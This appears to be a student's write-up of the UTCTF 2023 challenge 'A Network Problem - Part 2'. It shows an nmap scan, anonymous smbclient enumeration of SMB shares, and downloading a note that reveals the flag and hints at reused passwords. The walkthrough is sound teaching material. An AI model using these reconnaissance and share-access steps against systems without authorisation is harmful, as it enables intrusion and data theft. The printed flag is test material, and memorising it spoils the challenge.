
UTCTF 2023
A Network Problem - Part 2



note : I had to use my web server because the schools wifi was blocking me from using smb

1. Scanned with nmap

```
nmap -sC -sV  -p 8445  guppy.utctf.live
```

2. From the question and t he nmap scan we learn that port 8445 is a smb port
3. After looking up we learn SMB is The Server Message Block (SMB) Protocol is a network file sharing protocol by microsoft
4. On kali linux we can use smbclient to interact with smb protocol
5. Use smbclient -L <ip> to view shares

```
┌──(root kali)-[~]
└─# smbclient -L //betta.utctf.live/
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        WorkShares      Disk      Sharing of work files
        BackUps         Disk      File Backups.
        IPC$            IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

6. Now that we have share names we can directly access them with smb client the commanded is smbclient //<ip>/<share>

```
┌──(root㉿kali)-[~]
└─# smbclient //betta.utctf.live/WorkShares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> tree
tree: command not found
smb: \> ls
  .                                   D        0  Wed Mar  8 19:45:05 2023
  ..                                  D        0  Wed Mar  8 19:45:05 2023
  shares                              D        0  Wed Mar  8 19:45:05 2023

                9974088 blocks of size 1024. 6100300 blocks available
smb: \>
```

7. Once in us ls to list dir and files
8. Use cd <dir> and ls to navigate share and find the different files

```
smb: \> ls
  .                                   D        0  Wed Mar  8 19:45:05 2023
  ..                                  D        0  Wed Mar  8 19:45:05 2023
  shares                              D        0  Wed Mar  8 19:45:05 2023

                9974088 blocks of size 1024. 6100300 blocks available
smb: \> cd shares\
smb: \shares\> ls
  .                                   D        0  Wed Mar  8 19:45:05 2023
  ..                                  D        0  Wed Mar  8 19:45:05 2023
  Advertising                         D        0  Wed Mar  8 19:45:05 2023
  OfficeFun                           D        0  Wed Mar  8 19:45:05 2023
  IT                                  D        0  Wed Mar  8 19:45:05 2023

                9974088 blocks of size 1024. 6100300 blocks available
smb: \shares\> cd it
smb: \shares\it\> ls
  .                                   D        0  Wed Mar  8 19:45:05 2023
  ..                                  D        0  Wed Mar  8 19:45:05 2023
  Itstuff                             D        0  Wed Mar  8 19:45:05 2023

                9974088 blocks of size 1024. 6100300 blocks available
smb: \shares\it\> cd Itstuff\
smb: \shares\it\Itstuff\> ls
  .                                   D        0  Wed Mar  8 19:45:05 2023
  ..                                  D        0  Wed Mar  8 19:45:05 2023
  notetoIT                            N      380  Wed Mar  8 19:45:05 2023

                9974088 blocks of size 1024. 6100300 blocks available
smb: \shares\it\Itstuff\>
```

9. The file we are looking for is notetoIT, to get it back to our local machine we use the get commanded get <file>

```
smb: \shares\it\Itstuff\> ls
  .                                   D        0  Wed Mar  8 19:45:05 2023
  ..                                  D        0  Wed Mar  8 19:45:05 2023
  notetoIT                            N      380  Wed Mar  8 19:45:05 2023

                9974088 blocks of size 1024. 6100300 blocks available
smb: \shares\it\Itstuff\> get notetoIT
getting file \shares\it\Itstuff\notetoIT of size 380 as notetoIT (12.0 KiloBytes/sec) (average 12.0 KiloBytes/sec)
smb: \shares\it\Itstuff\>
```

10. Once we have the file we can leave share, use cat commanded to view it

```
┌──(root㉿kali)-[~]
└─# cat notetoIT
I don't understand the fasination with the magic phrase "abracadabra", but too many people are using them as passwords. Crystal Ball, Wade Coldwater, Jay Walker, and Holly Wood all basicall
y have the same password. Can you please reach out to them and get them to change thier passwords or at least get them append a special character?

— Arty F.

utflag{out-of-c0ntrol-access}
```

```
utflag{out-of-c0ntrol-access}
```

We got the flag and a hint too the next question